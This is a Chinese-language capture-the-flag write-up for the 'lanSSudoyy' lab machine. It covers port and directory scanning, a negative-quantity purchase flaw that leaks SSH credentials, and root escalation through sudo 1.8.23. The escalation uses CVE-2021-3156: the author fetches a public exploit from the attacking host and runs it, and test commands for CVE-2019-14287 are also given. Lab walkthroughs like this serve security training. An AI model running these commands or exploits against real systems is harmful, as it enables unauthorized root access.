

lanSSudoyy靶机-12138

```
1 靶机名称:lanSSudoyy
2 作者:wea5e1
3 靶机ID:618
4 难度:Baby
5 靶机地址:https://maze-sec.com/
6 靶机IP:192.168.137.195
7 攻击机IP:192.168.137.102
```

一.信息收集

1.靶机IP

我们通过靶机界面即可获取IP地址

[illegible]

或者使用nmap去探测IP

```
1 nmap -sP 192.168.137.0/24
```

```

Last login: Wed Mar 28 00:25:20 2026 from 192.168.137.1
(kali@kali)-[~]
$ nmap -sP 192.168.137.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-25 10:59 EDT
Nmap scan report for DESKTOP-KM32FR4.mshome.net (192.168.137.1)
Host is up (0.00080s latency)
MAC Address: 0A:00:27:00:00:1A (Unknown)
Nmap scan report for lanSSudoxy.mshome.net (192.168.137.195)
Host is up (0.00071s latency)
MAC Address: 08:00:27:F6:58:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for kali.mshome.net (192.168.137.102)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 13.05 seconds

```

靶机IP是192.168.137.195

2.端口信息

```
1 nmap -p- -sV 192.168.137.195
```

```
(kali㉿kali)-[~]
└─$ nmap -p- -sV 192.168.137.195
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-25 11:00 EDT
Nmap scan report for lanSSudooy.mshome.net (192.168.137.195)
Host is up (0.00039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:F6:58:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.17 seconds

(kali㉿kali)-[~]
└─$
```

只有80和22端口，那么我们就是去80端口发现信息，然后去22端口进行登录

3.目录信息

```
1 gobuster dir -u http://192.168.137.195 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x txt,php,html,zip,bak
```

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.137.195 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x txt,php,html,zip,bak

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehrlauer (@firefart)
=====
[+] Url:             http://192.168.137.195
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 400
[+] User Agent:       gobuster/3.8
[+] Extensions:      txt,php,html,zip,bak
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
./htaccess           (Status: 403) [Size: 280]
./htaccess.html      (Status: 403) [Size: 280]
./htaccess.zip       (Status: 403) [Size: 280]
./htaccess.php       (Status: 403) [Size: 280]
./htaccess.bak       (Status: 403) [Size: 280]
./htaccess.txt       (Status: 403) [Size: 280]
./htpasswd           (Status: 403) [Size: 280]
./htpasswd.txt       (Status: 403) [Size: 280]
./htpasswd.php       (Status: 403) [Size: 280]
./htpasswd.bak       (Status: 403) [Size: 280]
./htpasswd.html      (Status: 403) [Size: 280]
./htpasswd.zip       (Status: 403) [Size: 280]
./index.php          (Status: 200) [Size: 927]
./index.html         (Status: 200) [Size: 63]
./server-status      (Status: 403) [Size: 280]
Progress: 122886 / 122886 (100.00%)
=====
Finished
```

我们只扫描到一个index.php页面，所以目前我们掌握的信息就是一个index.php页面，我们去看看

二.渗透测试

1.访问IP


```
1 http://192.168.137.195/
```

← → ↻ ⚠ 不安全 192.168.137.195

📦 | 🌐 新聊天 📄 渗透测试之——go... 📄 应急响应-从理论到... 📄 linux+windows应... 📄 2022巅峰极客(Vola... 📄 『杂项』一篇 Linux... 📄 Google 翻译 📄

index

我们可以看到80页面，什么都没有，我们去看看源代码有没有隐藏的信息，结果什么都没有




那么，目前我们的思路只能放在index.php页面上面了

2.逻辑漏洞

我们去看看index.php,通过这2个数字，我们知道是一个逻辑漏洞了。

我们需要通过1000元去购买核心权限，但是目前我们的账户余额是100元，我们通过逻辑漏洞去修改余额



提交负数数量（逻辑漏洞）

这是最经典的方法。如果后端服务器没有检查用户输入的 `amount`（数量）是否为正数，你可以在表单中输入一个负数。

- **逻辑原理：** $\text{新余额} = \text{旧余额} - (\text{单价} * \text{数量})$ 如果你购买 -200 个耳机： $\text{新余额} = -10000 - (100 * -200) = -10000 + 20000 = 10000$
- **操作方法：** 在浏览器页面上，直接将耳机数量框里的 1 改为 -200，然后点击“确认购买”。

我们将输入框里面的1改成-200即可



我们可以看到你的账户余额: ¥20100了, 我们直接去购买核心权限即可



我们拿到核心权限, 发现是用户名和密码, 我们直接去登录ssh即可

```
1 | sublarge:SublargePass2026
```

3.ssh登录

```
1 | ssh sublarge@192.168.137.195
```

```
(kali㉿kali)~  
$ ssh sublarge@192.168.137.195  
sublarge@192.168.137.195's password:  
Linux lanSSudoyy 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Wed Mar 25 00:30:37 2026 from 192.168.137.102  
sublarge@lanSSudoyy:~$ ls -la  
total 24  
drwxr-xr-x 2 sublarge sublarge 4096 Mar 17 12:08 .  
drwxr-xr-x 3 root root 4096 Feb 27 00:18 ..  
lrwxrwxrwx 1 root root 9 Mar 17 12:08 .bash_history -> /dev/null  
-rw-r--r-- 1 sublarge sublarge 220 Apr 18 2019 .bash_logout  
-rw-r--r-- 1 sublarge sublarge 3552 Mar 17 12:07 .bashrc  
-rw-r--r-- 1 sublarge sublarge 807 Apr 18 2019 .profile  
-rw-r--r-- 1 root root 57 Feb 28 05:30 user.txt  
sublarge@lanSSudoyy:~$ cat user.txt  
flag{user-fjsklfsdlkfjdklfl;l;jfwieodjkl;dajfsa;lfdasajklfl}  
sublarge@lanSSudoyy:~$
```

4.提权

接下来，我们的任务就是提权，还是老方法

- 1 sudo -l
- 2 ss-tnlp
- 3 find / -perm -u=s -type f 2>/dev/null

```
sublarge@lanSSudoyy:~$ ss -tnlp  
State      Recv-Q    Send-Q     Local Address:Port      Peer Address:Port  
LISTEN     0          128      0.0.0.0:22              0.0.0.0:*  
LISTEN     0          128      *:80                    *:*  
LISTEN     0          128      [::]:22                 [::]:*  
sublarge@lanSSudoyy:~$ find / -perm -u=s -type f 2>/dev/null  
/usr/bin/chsh  
/usr/bin/chfn  
/usr/bin/nmap  
/usr/bin/gpasswd  
/usr/bin/mount  
/usr/bin/du  
/usr/bin/umount  
/usr/bin/pkexec  
/usr/bin/sudo  
/usr/bin/passwd  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/ject/dmccrypt-get-device  
/usr/lib/openssh/ssh-keysign  
/usr/libexec/polkit-agent-helper-1  
sublarge@lanSSudoyy:~$
```

结果什么都有的，然后我就去/opt/目录下查看，因为群友们很喜欢在这个目录下放信息，结果发现了sudo的版本号

```
sublarge@lanSSudoyy:~$ cd /opt  
sublarge@lanSSudoyy:/opt$ ls -la  
total 12  
drwxr-xr-x 3 root root 4096 Mar 6 01:01 .  
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..  
drwxr-xr-x 11 root root 4096 Mar 4 07:07 sudo-1.8.23  
sublarge@lanSSudoyy:/opt$
```

我们可以看到版本号是1.8.23，我们可以使用sudo --version去再次确认版本号

```
sublarge@lanSSudoyy:/opt$ sudo --version  
Sudo version 1.8.23  
Sudoers policy plugin version 1.8.23  
Sudoers file grammar version 46  
Sudoers I/O plugin version 1.8.23  
sublarge@lanSSudoyy:/opt$
```

那么，我们直接使用脚本即可

通过AI查询，可以知道1.8.23存在2个漏洞，我印象最深刻的是第二个漏洞CVE-2021-3156，因为之前在try harder靶机里面就可以使用它去提权到root用户



针对 **Sudo 1.8.23** 这个版本，安全研究界最关注的是两个极具代表性的漏洞。既然你已经在实验环境中确认了版本号，这两个方向是你提权（Privilege Escalation）的核心突破口：

1. CVE-2019-14287：潜在的权限绕过 (UID -1 漏洞)

这是该版本最著名的漏洞。它利用了 Sudo 在处理用户 ID (UID) 时的逻辑缺陷。

- **漏洞原理**：当 Sudo 将 UID 转换为用户名的过程中，如果传入的 UID 是 **-1**（或者其无符号整数形式 **4294967295**），系统会因为计算错误将其识别为 **0**。在 Linux 中，UID 0 拥有 **root** 权限。
- **利用条件**：你的用户必须在 `/etc/sudoers` 中被授权运行某个命令，且权限配置中包含了 `!root`（禁止以 root 运行）的限制。
- **测试命令**：

```
Bash

sudo -u#-1 whoami
```

如果返回 `root`，则说明该漏洞可被利用。

2. CVE-2021-3156：Baron Samedit (基于堆溢出的提权)

虽然这个漏洞是在 2021 年公开的，但它影响了过去 10 年内几乎所有的 Sudo 版本（包括 1.8.23）。这是一个非常强大的本地提权漏洞。

- **漏洞原理**：当 Sudo 以“编辑”模式（通过 `-s` 或 `-i` 参数）处理命令行参数时，如果参数末尾带有反斜杠 `\`，会导致缓冲区溢出，从而允许攻击者覆盖内存并执行代码。
- **利用方式**：这通常需要专门的漏洞利用脚本（Exploit Script）。由于它是内存层面的溢出，不需要你在 `sudoers` 文件中有任何权限。
- **快速检测命令**：

```
Bash

sudoedit -s '\`python3 -c 'print("A"*65536)'
```

如果系统返回 `Segmentation fault`（段错误），通常意味着该系统易受攻击。

我们下载poc即可

1 | <https://github.com/worawit/CVE-2021-3156>

```
sublarge@lan5Sudooy:/tmp$ busybox wget http://192.168.137.102/CVE-2021-3156-main.zip
Connecting to 192.168.137.102 (192.168.137.102:80)
CVE-2021-3156-main.z 100% [*****]
sublarge@lan5Sudooy:/tmp$ unzip CVE-2021-3156-main.zip
Archive: CVE-2021-3156-main.zip
bcf829627ee364a3abc41a6537fbf543e974ff8
  creating: CVE-2021-3156-main/
  inflating: CVE-2021-3156-main/LICENSE
  inflating: CVE-2021-3156-main/README.md
  creating: CVE-2021-3156-main/asm/
  inflating: CVE-2021-3156-main/asm/tinylib.asm
  inflating: CVE-2021-3156-main/asm/tinysh.asm
  inflating: CVE-2021-3156-main/exploit_cent7_userspec.py
  inflating: CVE-2021-3156-main/exploit_defaults_mailer.py
  inflating: CVE-2021-3156-main/exploit_nss.py
  inflating: CVE-2021-3156-main/exploit_nss_d9.py
  inflating: CVE-2021-3156-main/exploit_nss_manual.py
  inflating: CVE-2021-3156-main/exploit_nss_u14.py
  inflating: CVE-2021-3156-main/exploit_nss_u16.py
  inflating: CVE-2021-3156-main/exploit_timestamp_race.c
  inflating: CVE-2021-3156-main/exploit_userspec.py
  creating: CVE-2021-3156-main/gdb/
  inflating: CVE-2021-3156-main/gdb/cmds_cent7
  inflating: CVE-2021-3156-main/gdb/cmds_cent8
  inflating: CVE-2021-3156-main/gdb/cmds_deb18
  inflating: CVE-2021-3156-main/gdb/cmds_deb9
  inflating: CVE-2021-3156-main/gdb/cmds_u14
  inflating: CVE-2021-3156-main/gdb/cmds_u16
  inflating: CVE-2021-3156-main/gdb/cmds_u18
  inflating: CVE-2021-3156-main/gdb/gdbexp.py
  inflating: CVE-2021-3156-main/gdb/gdbroot.py
  inflating: CVE-2021-3156-main/gdb/parse.py
  inflating: CVE-2021-3156-main/gdb/patch.py
sublarge@lan5Sudooy:/tmp$ cd CVE-2021-3156-main
sublarge@lan5Sudooy:/tmp/CVE-2021-3156-main$ python3 exploit_nss.py
-bash: Python3: command not found
sublarge@lan5Sudooy:/tmp/CVE-2021-3156-main$ python3 exploit_nss.py
# id
uid=0(root) gid=0(root) groups=0(root),1800(sublarge)
# cd /root
# cat root.txt
flag{root-fj3ldjk;dajfsa;lfdsajkf}
# |
```

直接运行里面的脚本即可获取root

